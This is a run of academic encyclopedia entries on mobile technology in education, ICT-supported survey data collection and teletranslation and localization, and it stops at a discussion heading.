CCSs have been reported as a great success in: (a) managing classrooms (Dufresne et al., 1996), (b) stimulating small group or class-wide discussions (Abrahamson, 1999; Dufresne et al., 1996), (c) supporting students' reasoning processes during problem solving, and (d) promoting the use of formative assessment resources for learning (Davis, 2003). The key merits of CCSs can be categorized as anonymity, visual display of aggregated data, and speedy data collection (Roschelle, 2003). Anonymity—students' responses are displayed in an aggregated form to the entire class—lessened students' fear of giving a wrong answer and being embarrassed in public and thereby promoted a more active discussion around concepts covered (Davis, 2003; Owens, Demana, & Abrahamson, 2002). In addition, Davis (2003) reported that observing their own standpoint against the group from the aggregated response display enables students to formatively assess their learning progress. Further, speedy data collection allows an instructor to formatively assess students' learning and to use formative information to make proper instructional decisions (Davis, 2003; Ho et al., 2005).

The effects of CCSs on learning, however, do not depend solely on the technology itself, but on pedagogical approaches. A study conducted in Singapore schools (Ho et al., 2005) reported that some teachers did not utilize the data generated by this technology and moved on with their planned lesson while some other teachers used the technology in a variety of ways from checking students' prior knowledge to arousing interests and to evaluating teaching strategies. Therefore, the pedagogical applications of CCSs should be carefully considered for the successful implementation of this technology.

Mobile Computer-Supported Collaborative Learning (mCSCL)

Mobile and wireless devices can be used in computer-supported collaborative learning (CSCL) environments. Traditionally, collaborative learning has been regarded as effective strategies that promote social and instructional interactions among students. For the past decade, CSCL has emerged as a rapidly growing field that "focuses on the use of technology as a mediational tool within collaborative methods of instruction" (Koschmann, 1996, p. 2). Now, researchers want to go beyond the use of traditional desktop computers and investigate further how collaborative learning can be supported with the recent advances of mobile computer technologies.

CSCL has a theoretical ground based on socio-cultural constructivism (Lave & Wenger, 1991; Vygotsky, 1962) and activity theory (Nardi, 1996). The essence of the theoretical perspective in CSCL is that technology can be a mediating tool to promote social interaction among people. This view is equally applied to the field of mCSCL. Researchers have tried to find how mobile computer technology can support teaching and learning activities that are different from or limited in traditional wired computing environments. A design framework for mCSCL (Roschelle, Rosas, & Nussbaum, 2005) suggests that activity designs should consider both social and technological mediation. It is well-known that putting people in groups does not necessarily mean that they would work collaboratively. Thus, appropriate guidelines and mediational tools are necessary to facilitate collaborative learning activities.

Several studies have been conducted to investigate the educational applications of mCSCL. Zurita and Nussbaum (2004) examined how wireless interconnected handheld devices could be used to create a constructivist learning environment for young children. In their study, 7-year-old students, mainly from low-income families and with low reading abilities, used handhelds to learn syllables. Each child received one syllable in his or her handheld, but had to "construct" syllables collaboratively with other members. A completed word was displayed to all children's handhelds for decision-making and approval. When compared with children who learned words using paper-based activities, those in a mobile-technology supported environment learned significantly more words.

As another application of mCSCL, Vahey and Crawford (2002) reported a case where collaborative learning in the calculator-based laboratory (CBL) was enhanced through the advantages of using handheld computers. High school students in CBLs were able to more easily collaborate with other students on physics experiments by sharing recorded data, pictures, and lab reports. Students who used handheld computers outperformed those who did not. One possible reason for the success of mobile handheld technology in collaborative learning may be the capability to create "the synergy between collaboration and autonomy" (Vahey & Crawford, 2002, p. 64). Because handhelds allow private and unobtrusive activities, students can quickly move from individual learning to collaborative learning formats. Additionally, the infrared (IR) beaming has appeared as one of the most important features of handhelds in collaborative learning. Students can interact directly with people physically nearby. Similar to shaking hands in face-to-face situations, students can use beaming to show intimate and immediate actions.

Participatory Simulations

Mobile technologies have been used to create immersive learning environments where students directly interact with computer-supported systems in order to learn complex concepts and principles. Participatory simulations have been employed to design such environments by utilizing the mobility and connectivity of technical devices for student engagement in playful learning settings. One of the first projects in participatory simulations was implemented by researchers at the MIT Media Lab. Collela (2000), for instance, reported a participatory simulation study that utilized mobile technologies for active, direct, and collaborative learning experiences among high school students. The simulation was supported by Thinking Tag technology (Borovoy, McDonald, Martin, & Resnick, 1996), which is a computationally augmented name tag with a capability of changing information depending on a person who is viewing it. The Thinking Tag can transform each person into an active agent who investigates complex and dynamic systems. In the Collela's study, students wore Thinking Tags, about a size of a name badge with input and output devices, that constantly exchanged information but was invisible to others. Students engaged in a virus game where one student was infected and the rest was not. When a student moved around and interacted with someone who was sick, a student's tag became red to indicate a "sick" sign. The research found that through directly and collaboratively interacting with others, students were able to develop deep understandings of scientific concepts and showed high engagement in learning processes.

The participatory simulation has also been used with much younger learners. Andrews, Woodruff, MacKinnon, and Toon (2003) created a simulation on dental health for kindergarten children. Recognizing the importance of direct manipulatives, instant feedback, and real-life context for young learners, this participatory simulation allowed children to act like an agent in a game-like environment. Similar to the virus game, participants wore pre-programmed Thinking Tags showing information of their teeth. As children ate various food items placed in a room and interact with others, information on the tags changed to indicate the status of dental decay.

While Thinking Tags technology provided great possibilities of creating immersive and simulated learning environments, issues related to high cost and difficult programming have prevented the wide use of Thinking Tags in classrooms. Recently, participatory simulations have been implemented with more affordable ubiquitous technologies such as personal digital assistants (PDAs). Klopfer, Yoon, and Rivas (2004) conducted a comparative study on the use of two platforms: Thinking Tags vs. Palms. Students used either a tag-based simulation or a Palm version of a virus game titled Cooties (Soloway, Norris, Blumenfeld, Fishman, Krajcik, & Marx, 2001). They found that Palm handheld devices were as effective as Thinking Tags for participatory simulations. Specifically, participants perceived that Palm devices provided a much user-friendly interface for data display and social interaction. This study may suggest that with more affordable devices, participatory simulations could be more-widely used in educational settings.

Participatory simulations can be implemented outside of traditional classrooms. The Savannah project in the UK created a game-like learning environment where students could develop conceptually deep understanding of animal behaviors. In this setting, students carried global positioning systems (GPSs) connected to personal digital assistants (PDAs) in order to explore a real play field designed like a virtual Savannah. Students acted as lions, navigated different zones in the filed, and interacted with other lions. The main purpose of this learning environment was to help students develop effective strategies for survival by finding out information about the nature of animal behaviors. Using their PDAs, students could record specific information and send it to the Den where they reflected on their performance with interactive whiteboards in an indoor space.

These case studies clearly show how the appropriate use of mobile technologies can provide several educational advantages in participatory simulations. First, the mobility and connectivity of technology makes students an active participant, not a passive receiver. Additionally, the power of participatory simulations comes from mobile technology-mediated learning experiences in a real physical environment. Instead of sitting in front of a desktop computer and watching a video simulation, students in participatory simulations can directly and physically interact with others. Thus, participatory simulations can create a playful and enjoyable learning space outside of classrooms.

THE FUTURE

It has been exciting to observe the wide usage and adoption of mobile technologies in a variety of educational settings. The portability and versatility of mobile devices has promoted a pedagogical shift from didactic teacher-centered to student-centered learning. Moreover, mobile technologies have helped us pursue one-to-one ubiquitous computing to create seamless and lifelong learning environments. Indeed, there is no doubt that this field will continuously expand to create new areas of learning.

We, however, must understand that mobile technology is not a panacea, and possible problems and limitations need to be carefully considered. Here, we present technical, pedagogical, and social issues concerning the educational applications of mobile technologies. First, there are increasing interests in technical issues such as security, privacy, and compatibility. Potential dangers of sharing data among people should be cautiously considered when developing new mobile technologies. Technical compatibility among various devices needs to be enhanced for inexpensive pervasive computing. Second, new forms of curriculum and assessment should be developed to meet the unique needs of interactive mobile learning environments. Considering the learner-centered and collaborative nature of learning using mobile technologies, it is clear that traditional forms of curriculum and assessment have limitations in evaluating the complexity of learning and the interactions among learners (Pea & Maldonado, 2006). Finally, our society must strive to achieve the egalitarian goal of education through the wide use of mobile technologies. One of the critical barriers of traditional desktop computing is the digital divide that limits access to digital information and creates social inequity. With the faster and wider adoption of low-cost mobile devices, we may be able to resolve the persistence issue of the digital divide, especially for the unreachable areas and people in traditional computing environments.

CONCLUSION

This article discussed a few promising mobile devices and several valuable approaches of their applications for teaching and learning. Mobile devices such as mobile phones, PDAs, tablet PCs, and laptop computers are becoming more and more available and affordable (Metiri Group—Commissioned by Cisco Systems, 2006). As shown in the application examples above, mobile devices are equipped with wireless technologies. When they are used properly, they have the capacity to support learning in a variety of ways such as: (a) supporting learning beyond classrooms, (b) facilitating active learning even in large classrooms, (c) promoting collaborative learning, and (d) creating immersive learning environments.

What has been missing is the lack of theoretical and pedagogical understanding on the subject of the use of mobile technologies for learning. Educational applications of mobile devices are not solely a technology matter, but are also affected by people who use the tools for their own teaching and learning activities and by cultures where those devices are used. Without proper guidelines and continuous support, educational applications of mobile devices might end up expansive and fruitless attempts. Thorough understanding of the above issues through research studies will accelerate the appropriate adoption of mobile technologies in schools and other informal learning contexts.

KEY TERMS

Classroom Communication System (CCS): CCS is a system aimed to promote students' active participation even in large classrooms and to provide instructors and students with timely formative information about students' learning status at the time of assessment. This system enables an instructor to load questions on students' input devices, to gather their responses through wired or wireless hubs, and to display the aggregated responses in a graphical format.

Digital Divide: The gap between people with and without access to digital media and technology, such as computers, the Internet, and mobile devices.

High Speed Downlink Packet Access (HSDPA): Referred to as 3.5G technology, HSDPA provides high data transfer speeds (peak rate: 14 Mbps, average rate: 1 Mbps) using a high-speed downlink shared channel.

IR (Infrared) Beaming: Hand-held devices with an infrared port support quick information exchange through beaming. When a user receives a beam, data are automatically transferred and stored in the applications of handhelds.

Location-Aware Learning System (LALS): Location-aware system is a technique to detect a user's physical location. When this location information is used to provide a user with context-specific information for learning per se, it is called a location-aware learning system.

Mobile Computer-Supported Collaborative Learning (mCSCL): A new area of CSCL that utilizes the advantage of wireless and mobile technologies to create collaborative learning environments.

Participatory Simulation: A type of simulations that involves participations of users through mobile devices and physical activities, instead of watching simulations in front of desktop computers.

INTRODUCTION

Surveys—data collection based on standardized questionnaires—started with censuses thousands of years ago. However, it was only in the 1930s, following some breakthrough developments in applied statistics, that the sample survey data collection approach was widely acknowledged. The possibility of inferring about the total population from samples of 300 or 1,000 units radically expanded the potential of survey data collection. In addition to sampling, survey data collection procedures also rely on a proper measurement instrument (i.e., a survey questionnaire) as well as effective administrative and managerial activities.

Since the 1930s, opinion polling has become a major tool of democratic development (Gallup & Rae, 1968). Official statistics have recognized the enormous potential of survey data collection for the fast estimation of crops, industry outputs, unemployment, and so forth. Further, the marketing and media industries obtained a tool to effectively measure the characteristics of their target groups. The survey industry has therefore become an established activity with its own associations (e.g., ESOMAR, AAPOR), codes of conduct, publications, conferences, professional profiles, and large multinational companies generating annual revenues worth billions of dollars (e.g., A.C. Nielsen).

Surveys were traditionally performed as personal interviews, over the telephone or in the form of self-administrated questionnaires. Information-communication technology (ICT) developments introduced radical changes to the survey data collection processes, particularly because the core of this activity is manipulation with the information itself.

The early implementations of ICT in survey data collection are linked to computer developments. Mass computerization started with the emerging PC in the 1980s and enabled *computer-assisted survey information collection* (CASIC), firstly with the introductionn of *computer-assisted telephone interviewing* (CATI). In the late 1980s, portable computers started to be used with face-to-face interview data collection, leading to *computer-assisted personal interviewing* (CAPI). When personal computers started to become the mainstream, *computerized self-administered questionnaires* (CSAQ) were implemented in various forms. The last crucial milestone came in the 1990s with the rise of the Internet, which enabled e-mail and Web-based types of CSAQ. This started a new stream of ICT development which is radically transforming the entire survey industry.

Internet-based data collection will soon become the mainstream survey mode. Studies for 2005 projected that market research organizations worldwide would generate over a billion dollars in revenue on the basis of Internet surveys (Terhanian & Bremer, 2005). In addition, about 40% of research work in the USA in 2003-2004 was conducted on the Internet (E-consultancy, 2004).

In this article, we first overview specific ICT developments as the driving forces of the transformation of survey data collection procedures. The subsequent part addresses the status of ICT-supported data collection. In the conclusion, we summarize the findings and outline some potential future trends.

BACKGROUND

Several key technological factors have generated major changes in the transformation of the survey data collection industry.

Computer developments were the starting point of other ICT-related changes. They allowed the entering of data into a computer already in the interviewing stage (e.g., CATI, CAPI). This eliminated the need for a manual data input, thereby also avoiding errors in this phase. In addition, they enabled the enrichment of questionnaire design with computerized features. These include interactive questions that automatically adapt to respondents' answers (e.g., automated skips over irrelevant questions), the real-time control of answers, extensive multimedia support, and several others. These features are especially prominent within the CSAQ modes.

Internet development. Technological advancements in transmission procedures, the evolution of standardized Web browsers, the development of e-mail clients, and integrated technologies have enabled and fostered use of the Internet for survey research (Lozar Manfreda, 2001). Internet surveys are computerized, self-administered questionnaires that are delivered, submitted, and usually managed using the Internet. The most widespread are Web surveys, which started in the early 1990s (Pitkow & Recker, 1994), and revolutionized self-administered surveys. More recent software developments (e.g., Ajax) are also importantly improving Web survey developments. Further, Internet access is available on an increasing number of various devices, including mobile phones. The survey questionnaire, implemented using specific Internet services, enables all the benefits of CSAQ.

Telecommunications & Broadband. Broadband is the main precondition for effective Internet surveys. Low bandwidth produced an important bottleneck in Internet data collection up until a few years ago. People using a modem needed extra patience, incurred extra costs, and were limited to plain textual questionnaires. Broadband developments have thus determined the speed and nature of the transformation of Internet data collection. With a wider availability of broadband, the advanced features of CSAQ can be implemented more effectively.

Mobile phone developments currently have a limited role in data collection, partly due to delays in full 3rd generation developments. Modern features of CSAQ cannot be adequately implemented on mobile phones without suitable bandwidth and multimedia support. Technological standardization is an obstacle as well (Tjøstheim, Thalberg, Nordlund, & Vestgården, 2005). In the future, mobile devices are likely to become much more powerful and offer more operational screens.

Interactive TV also has huge potential but is experiencing relatively slow development. This technology integrates "traditional TV" and access to Internet services (e.g., WebTV). It is currently rarely used for the distribution of survey questionnaires. However, as people intensively interact with TV devices (on average more than 2 hours per day in developed countries), we can expect that the full implementation of interactive TV will dramatically stimulate its use in survey data collection.

Information security management already enables a respondents' identification to be securely managed through the response process. This is essential in all Internet surveys where user identification is needed (e.g., census data collection or official statistical surveys). Mobile certificate authorization will offer another promising opportunity in the future. Respondents will obtain a simple identification option on mobile without the need to install a certificate on a disk or use special equipment for smart cards. Every time identification is required, the user will provide a mobile phone number and receive an SMS with a PIN code for survey access. This procedure will further simplify and extend the potential of survey data collection, as it is legally equal to other forms of digital signatures.

Open Source software developments are extremely important in this area. Although it is not difficult to program a survey questionnaire on the Web, the development of sophisticated solutions is relatively complicated. A large number of software tools for Web surveys can be found in various online databases (e.g., WebSM, 2006). Open source applications (e.g., phpSurveyor) substantially contribute to the expansion of surveys, particularly for small companies, organizations, and the nonprofit sector.

ICT IN COMPONENTS OF THE SURVEY PROCESS

Survey modes can be classified according to various criteria. If we focus on the interviewer's involvement and the presence of computer-based technology, we can observe that the contemporary implementation of ICT in the survey process is largely characterized by self-administration, computerization, and electronic networks. ICT is gradually eliminating the need for interviewer involvement. Administration in all stages of the survey process is also increasingly moving to the Web (Cowling, 2005). Researchers are thus offered an enormous amount of flexibility in survey project preparation, management, and monitoring. ICT is rapidly moving the survey process toward *paperless* and *interviewer-less* surveying, which is both radically modifying the survey process and greatly reducing the costs.

Different CSAQ survey modes can be further classified according to the technology used for the presentation of questions (visual, audio, video) and the recording of responses (manual, voice recording). Innovations in ICT thus allow new and more effective modes of CSAQ like touch-tone data entry (TDE) using telephones or interactive voice response (IVR) systems supported by speech-recognition technology. The use of machine-generated audio questions on the basis of text-to-speech (TTS) technology and the introduction of virtual interviewers present other ways of technological development in survey research.

Internet surveys can be considered as one of the most revolutionary applications of modern ICT in survey research. They were initially based on e-mail. Even though e-mail surveys do not offer many benefits of modern CSAQ, they did enable significant cost reductions (Sheehan & Hoy, 1999), faster responses, and often higher data quality (Bachmann, Elfrink, & Vazzana, 1996). The most elementary Web surveys were plain HTML forms which do not offer the advanced features of CSAQ. Modern Web technologies support more interaction, a variety of dynamic questionnaire features and more powerful client-side execution with features running on respondents' computers, reducing the need for continuous interaction with a Web server.

We will now briefly overview the impact and challenges of ICT on the key components of the survey process. A comprehensive discussion of Internet surveys is, for example, provided by Schonlau, Fricker, and Elliot (2002), while a full and up-to-date bibliography can be found on the Web sites WebSM (www.websm.org) and Exploring online research methods in a virtual training environment (www.geog.le.ac.uk/orm/).

Questionnaire design. Questions in CSAQ use different elements like text boxes, radio buttons, check boxes, and others. Interactive questionnaires offer advanced features, including control of answers (e.g., for nonresponse or a specific input format), the randomization of items, skips and filters, and data piping (inclusion of previous answers in wordings of subsequent questions). Multimedia elements (images, video and audio clips, flash animations, etc.) can be included easily and cost-effectively. They can substantially broaden the potential of surveys and might have a positive impact on respondents' motivation (Bälter, 2005; Batagelj & Vehovar, 2002; Lozar Manfreda, 2001). However, all these features need to be used according to a careful technical and methodological examination. Different question presentations can impact on the answers provided by respondents (Heerwegh & Loosveldt, 2002) or have questionable effectiveness (e.g., Couper, Tourangeau, Conrad, & Singer, 2006). In addition, not all question types are suitable for all CSAQ modes. For example, scale questions are very common in Web surveys, while small screens make them largely inappropriate for mobile phones. Using the latest technology can cause compatibility-related problems across various platforms. The extensive inclusion of multimedia might become annoying for respondents, especially if they use slow Internet connections. This can lead to the increased preliminary termination of surveying (Lozar Manfreda et al., 2002).

Sampling. While ICT has significantly impacted survey data collection, the basic principles of probability sampling remain the same as data collection and sampling are separate issues. ICT has only brought two specifics. One is intercept sampling which enables one to properly select the respondent from among visitors to a certain Web site. The other specific is the increased temptation to use nonprobability samples, predominantly because they are cheap and enable fast and easy data collection. However, only probability samples allow a statistical inference from a sample to a population. Self-selected samples on the Web are in principle not much better than self-selected mail responses from magazines or call-in telephone surveys.

Respondents recruiting. The implementation of CSAQ changed the way of inviting respondents to a survey. This is especially highlighted in Web surveys where intercept and e-mail recruiting options are used widely. In the first case, visitors to a specific Web site are invited by using pop-ups, banners, or other related technologies. E-mail recruiting is based on sending individual invitations by e-mail. However, traditional invitation modes (e.g., telephone, personal, mail) still need to be used for inviting the general population (Pratesi, Lozar Manfreda, Biffignandi, & Vehovar, 2004) as there are no sampling frames of e-mails. ICT is also radically changing the options for providing incentives (e.g., PayPal, mobile phone account payments, etc).

Data collection. The technology of data collection depends largely on a specific mode. In Web surveys, data provided by respondents is sent to a Web server using CGI (Common Gateway Interface) scripts or (rarely) e-mail and stored in a database. In addition to answers from respondents, metadata and paradata can often be collected (Couper, 2005). They provide information on a respondent's computer system (operating system, Web browser, IP address, etc.), the duration of surveying, tracking changes, and more. According to Couper (2005), paradata are used increasingly for understanding and managing the survey process. They can offer an insight into the formation of a respondent's answers (Heerwegh, 2004). ICT developments are also broadening the range of devices used for data collection, from PCs, PDAs, TV, and mobile devices to various audio recording devices.

Errors and costs. Similar to other surveys, CSAQ modes might be affected by several error sources. Web surveys are mostly associated with noncoverage error due to the lack of Internet access in specific segments of the general population. This usually limits their use to special populations with high Internet coverage. Another common problem is a high nonresponse rate (e.g., Fricker, Galesic, Tourangeau, & Yan, 2005). These errors that regularly question the validity of Web surveys are closely related to costs. Lower costs are regarded as one of the most promising advantages of Web surveys. However, the study by Vehovar, Lozar Manfreda, and Batagelj (2001) showed that, as errors are taken into account, the costs advantages of Web surveys are not always that straightforward.

FUTURE TRENDS

Changes in survey data collection are thus directly following the advances in ICT. However, paradoxically, the technology is still the main limit on a full transformation toward integrated ICT-supported survey data collection. This is particularly true of the uncompleted broadband penetration among households and the slow developments seen in the 3rd generation of mobile phones. More widespread availability is also lacking for interactive TV, which could bring the survey data collection closer to one of the main activities of modern citizens, watching TV.

Further ICT developments will provide new opportunities for survey data collection. Surveys will become increasingly self-administered. New forms of data input (e.g., voice recognition, text to speech) will be routinely implemented and advanced multimedia-based interaction will be developed (e.g., virtual interviewer). New ICT will foster the move from fixed to mobile communications. Mobile devices with wireless Internet support will allow continuous measurement (Couper, 2005) by contacting and surveying individuals virtually anywhere. Integrations with geographic information systems (GIS) will provide new opportunities for location-based research. In particular, ICT-supported data collection by observation (e.g., automatic recording of radio stations listened to, TV channels watched, credit card transactions etc.) will largely replace survey data collection procedures.

It is likely that integrated survey solutions offering the simultaneous deployment of different survey modes will become more widespread. This will provide benefits of mixing survey modes in different phases of a survey process (de Leeuw, 2005), while maintaining central data and project management. Researchers will thus be provided with ever more decentralized solutions to survey project administration without having to take time and space boundaries into account.

We should recall that ICT is changing not only quantitative data collection (i.e., surveys), but also qualitative approaches. Online focus groups, online interviews and virtual ethnography have entered an entirely new stage with the new opportunities offered by ICT. We expect a further expansion of video over IP, which will offer new potential for the primary collection of qualitative data. ICT also enables the much more flexible mixing of qualitative and quantitative methods (Lobe, 2006).

CONCLUSION

We have demonstrated that modern ICT is dictating radical changes in contemporary survey data collection processes. ICT-supported survey modes offer enormous potential for a variety of applications, particularly for data collection in business, marketing, and academic research. The most exposed examples of applications include ICT-survey support for immediate on-site feedback at events or conferences, online support for exit polls, and support related to the direct measuring of popular TV voting. The development of ICT is also dramatically changing official data collection, from ICT-supported surveys to major population data collection like censuses and elections. In all these cases, modern ICT can be incorporated in each phase of surveying to enable more flexibility and effectiveness for researchers and respondents.

New ICT options will certainly further impact survey data collection. However, this will also increase methodological problems, perhaps faster than they can be elaborated. The fast developments are also partly preventing the profession from digesting all of ICT's contributions in time. It is thus symptomatic that Internet surveys still lack adequate research standards and ethical codes. Some of them are already available (e.g., ESOMAR, 2005; Ess & AoIR - Association of Internet Researchers, 2002; MRS, 2006). However, many issues related to statistical inference, privacy protection, data quality and the ethics of ICT-supported survey research remain unanswered.

KEY TERMS

Computerized Self-Administered Questionnaires (CSAQ): A broad term for all survey modes that are implemented using computer technology and completed by respondents themselves (without an interviewer). The questionnaire can be presented in a visual (textual), audio, or video format and administered using different technologies, including the Internet and mobile devices.

Internet Survey: A term covering a variety of computerized self-administered survey modes implemented using different Internet services. The most common Internet survey modes include e-mail surveys, Web surveys, WebTV surveys, and mobile Internet surveys. Of these, Web surveys are currently the most widespread.

Intercept Recruiting: A method of inviting potential respondents to a Web survey based on intercepting visitors to a specific Web page. This can be done using pop-up windows, banner-ads, or some other Web-based technologies.

Interactive Voice Response (IVR): Computerized self-administered survey in which respondents verbally answer the questions using a telephone. The system is based on speech-recognition technologies to identify responses provided by the survey participants.

Mobile Computerized Self-Administered Questionnaires (MCSAQ): A special mode within the computerized self-administered survey modes with the questionnaire being delivered and administered to a respondent's mobile device (usually a mobile phone or PDA). This might be done using SMS, MMS, or more convenient mobile Internet technologies.

Text-to-Speech: A technology that enables speech synthesis as an artificial production of speech on the basis of text. It might be used in survey research for the more cost-effective production of prerecorded audio questionnaires, customization of voices, and various other applications.

Web Survey: An Internet survey mode with the questionnaire administered via the Web. When respondents answer the questionnaire using a Web browser, data are transmitted through the Internet network and stored on a Web-server database. Web surveys might be supported by modern Web technologies, enabling advanced questionnaire features, and the inclusion of multimedia elements. They present the most widely used survey mode based on contemporary ICT.

Teletranslation

Minako O'Hagan
Dublin City University, Ireland

INTRODUCTION

Translation as a form of language mediation is called upon to convert the source text written in one natural language into the target text in another, to assimilate or disseminate information across language barriers. Prior to the ubiquitous availability of the Internet, translators worked without the benefit of fast and affordable online access to up-to-date information in a wide variety of languages or to fellow translators in different geographical locations to share knowledge. Translation texts were largely in printed form and their circulation was dependent on physical delivery systems. In response to the widespread use of information and communication technology (ICT) leading to the advent of the Internet, the concept of teletranslation was first proposed (O'Hagan, 1996) to demarcate an emerging translation paradigm based on electronic networks of global communication rather than one where physical transportation was the main means for moving texts. It represented the new modus operandi where translators, which may include machine translation (MT), and customers are electronically linked with online access to translation tools and to other translators for knowledge sharing. It presupposes the translation text to be in electronic form and thus able to be seamlessly transmitted, stored, and processed by electronic means. Today, teletranslation has been embodied in Web-based platforms on the Internet, allowing the translator not only to receive and transmit translation text, but also to procure translation jobs, conduct research as well as collaborate in teams. Furthermore, an increasing array of computer applications has made computer-aided translation (CAT) commonplace (Quah, 2006) where technology is indispensable for the production of translation. On the basis of the infrastructure supported by ICT networks as well as the prevailing use of CAT, teletranslation continues to develop as the predominant paradigm in the translation industry.

The term translation embraces different modes of language mediation. According to the strict use of the terminology, however, "translating" refers to the act of mediating communication in written form, which typically takes place asynchronously whereas "interpreting" facilitates oral communication in synchronous mode as in conference interpreting. So far, the impact of ICT has been far more prominent in translation than in interpretation where text-processing tools play a limited role in oral communication and face-to-face mode prevails with little dependence on electronic means, with a few exceptions of remote interpreting modes. These language mediation modes serve to facilitate a given communicative situation where the sender and the receiver of the message do not share a common language, therefore requiring the source language to be converted into the target language in a required form. The language mediator plays the unique role of simultaneously being the receiver of the source text and the sender of the target text where translating or interpreting forms an act of communication embedded in another act of communication (Hatim & Mason, 1997, pp. 1–2). This fundamental role played by the language mediator remains the same in teletranslation. This article provides the background to the emergence of teletranslation, its current status, and future prospects with reference to relevant research and developments in related fields.

BACKGROUND: EVOLUTION FROM TRANSLATION TO TELETRANSLATION

Prior to the 1980s, physical transportation systems underpinned the translation business by facilitating the movement of text between translator, customer, and often translation agency acting as an intermediary. As such, translation services were constrained by physical distance, thus operating primarily as a regional business. The arrival of fax machines allowed them to become less location-bound. The nature of translation work primarily being text-based and asynchronous (i.e., translation usually does not have to be done instantaneously) suited telework mode in which translators receive and return text at a distance with a time lag. Fax machines facilitated telework by allowing translators to work on text remotely without incurring additional delivery delays. During the 1980s and into the early 1990s, text transmission via fax was gradually replaced by use of modems with text transmitted directly from computer to computer. This provided the advantage of text arriving in machine-readable form with flexibility for further processing by computer. Into the 1990s, the power of computer networks began to see translation businesses operate internationally, linking translators and customers worldwide.

In the mid-1990s, the Internet started to be used for information gathering and for communicating via text and subsequently also voice with VoIP (Voice Over Internet Protocol). Computer-mediated communication (CMC) modes on the Internet such as e-mail and electronic forums provided the translators with efficient means to communicate and share specialist knowledge as well as to receive and transmit translation text. The Internet made physical national borders porous, allowing multilingual information to be available to the advantage of translators seeking information in a variety of languages. At the same time, the very nature of the Internet boosted demand for translation, for example, where a user happened upon a foreign language Web site and required a translation there and then, preferably at little or no cost.

Tapping into such needs, services based on online MT became commonly available whereby translating Web sites on the fly via user-friendly interfaces; the user simply pastes the URL or portions of the text to be translated in a translate-box, selects the source and the target languages, and presses a translate button to generate the translation. The online MT *Babelfish* was introduced in 1997 on the Alta Vista portal reportedly handling four million Web pages with 16 language combinations every day by 2001 (McKinsey, 2001, p. 38). MT found a niche market in providing fast online translation, mostly free of charge, introducing the utility which came to be referred to as “information gisting.” Clearly, unsuitable as a human translation (HT) based service in view of pricing, time-frame, and logistics, MT has met new demands for multilingual language mediation to be provided instantaneously in the user’s online environment at virtually no cost to the user. These automatic online translation services operating on the basis of a seamless electronic link between the user, the service provider, and the translation text can be viewed as a manifestation of teletranslation. Convenient and free MT services notwithstanding, businesses which leverage the Internet to reach customers on a global basis needed to transmit accurate information in the customer’s language rather than relying on the ad hoc application of gisting services by the users themselves. This resulted in demand for Web sites to be available in different languages suitable for different markets and led to a new type of language service called Web localization which became the fastest growing area within the translation sector in the late 1990s (Lockwood, 1999).

ASSOCIATED DEVELOPMENTS OF LOCALIZATION

The impact of ICT on translation was also evidenced in the introduction of new types of product to be translated, in some cases, driving a new mode of language mediation; a case in point is the practice called localization which emerged in the early 1980s. The localization industry came into existence to meet the demands of the opening international market for computer products (Esselink, 2000); software and hardware needed to be adapted to the requirements of local customers in diverse markets, representing different languages and cultural conventions from those of the original market. In addition to translation in print form such as manuals and packaging, software products also require the translation of online help as well as the body of software. Localization may also affect nontextual elements such as images, icons, layout, colors, and so forth, which can be culture-specific, thus needing to be modified to suit the target market. Software localization involves software engineering to integrate various translated elements into the body of the software, followed by testing to ensure functionality in the localized version. In this way, although translation is an essential part of localization, the latter has a wider scope than translation. During the 1990s, the localization sector expanded from mainly dealing with computer software to accommodating a diverse range of products such as Web sites, mobile phones, video games, and other electronic devices. It is now recognized as a key sector in the translation industry and has been incorporated into many university translation courses (Folaron, 2006) with a number of translation studies scholars attempting to theorize this newer form of language mediation (e.g., Pym, 2004).

The fact that localization was initially often linked more closely to software engineering than to translation (O'Hagan, 2004) suggests how the conventional translation paradigm, fundamentally grounded in processing text in print form, was not compatible with localization practices. In order to support the localization-specific workflow and processes, localization practices call for specialized tools to deal efficiently with electronic content in different formats and also to meet commercial requirements such as simship (simultaneous shipment) mode where the original and localized versions are simultaneously launched in the market. To deal with constantly changing source texts in the simship model as well as the repetitive nature of the text in software localization, the use of CAT tools such as translation memory (TM) became widespread to improve both productivity and the quality of translation. TM is most useful with text that includes reapeated or similar sentences within the same document as well as across other associated documents which were translated. TM systems store previous translations in a database and automatically retrieve into the new text identical or similar previously translated segments (sentences) and are usually integrated with terminology management components.


Conventionally, translation work was handled by a single translator from beginning to end. However, time pressure, increased job volume and complexity, and requirements for different types of skills for localization projects often demand team-based work. This has made distributed workflow common with the need for certain CAT tools to be sharable on the network. For example, TM tools are now being used on a shared mode on the network (Zetzsche, 2007) whereby ensuring the quality of translation through standardization and consistency of terminology and repeated segments among a number of translators working on different parts of the same project. Production efficiency and product quality depend on how effectively human talents and computer systems can be deployed in the workflow in a virtual collaborative environment. Resulting from the direct nexus between language mediation and IT, localization is the most technologized sector in the translation industry and embodies a highly structured translation system, providing a useful insight into teletranslation.

DISCUSSION: TELETRANSLATION AND TRANSLATION-MEDIATED COMMUNICATION

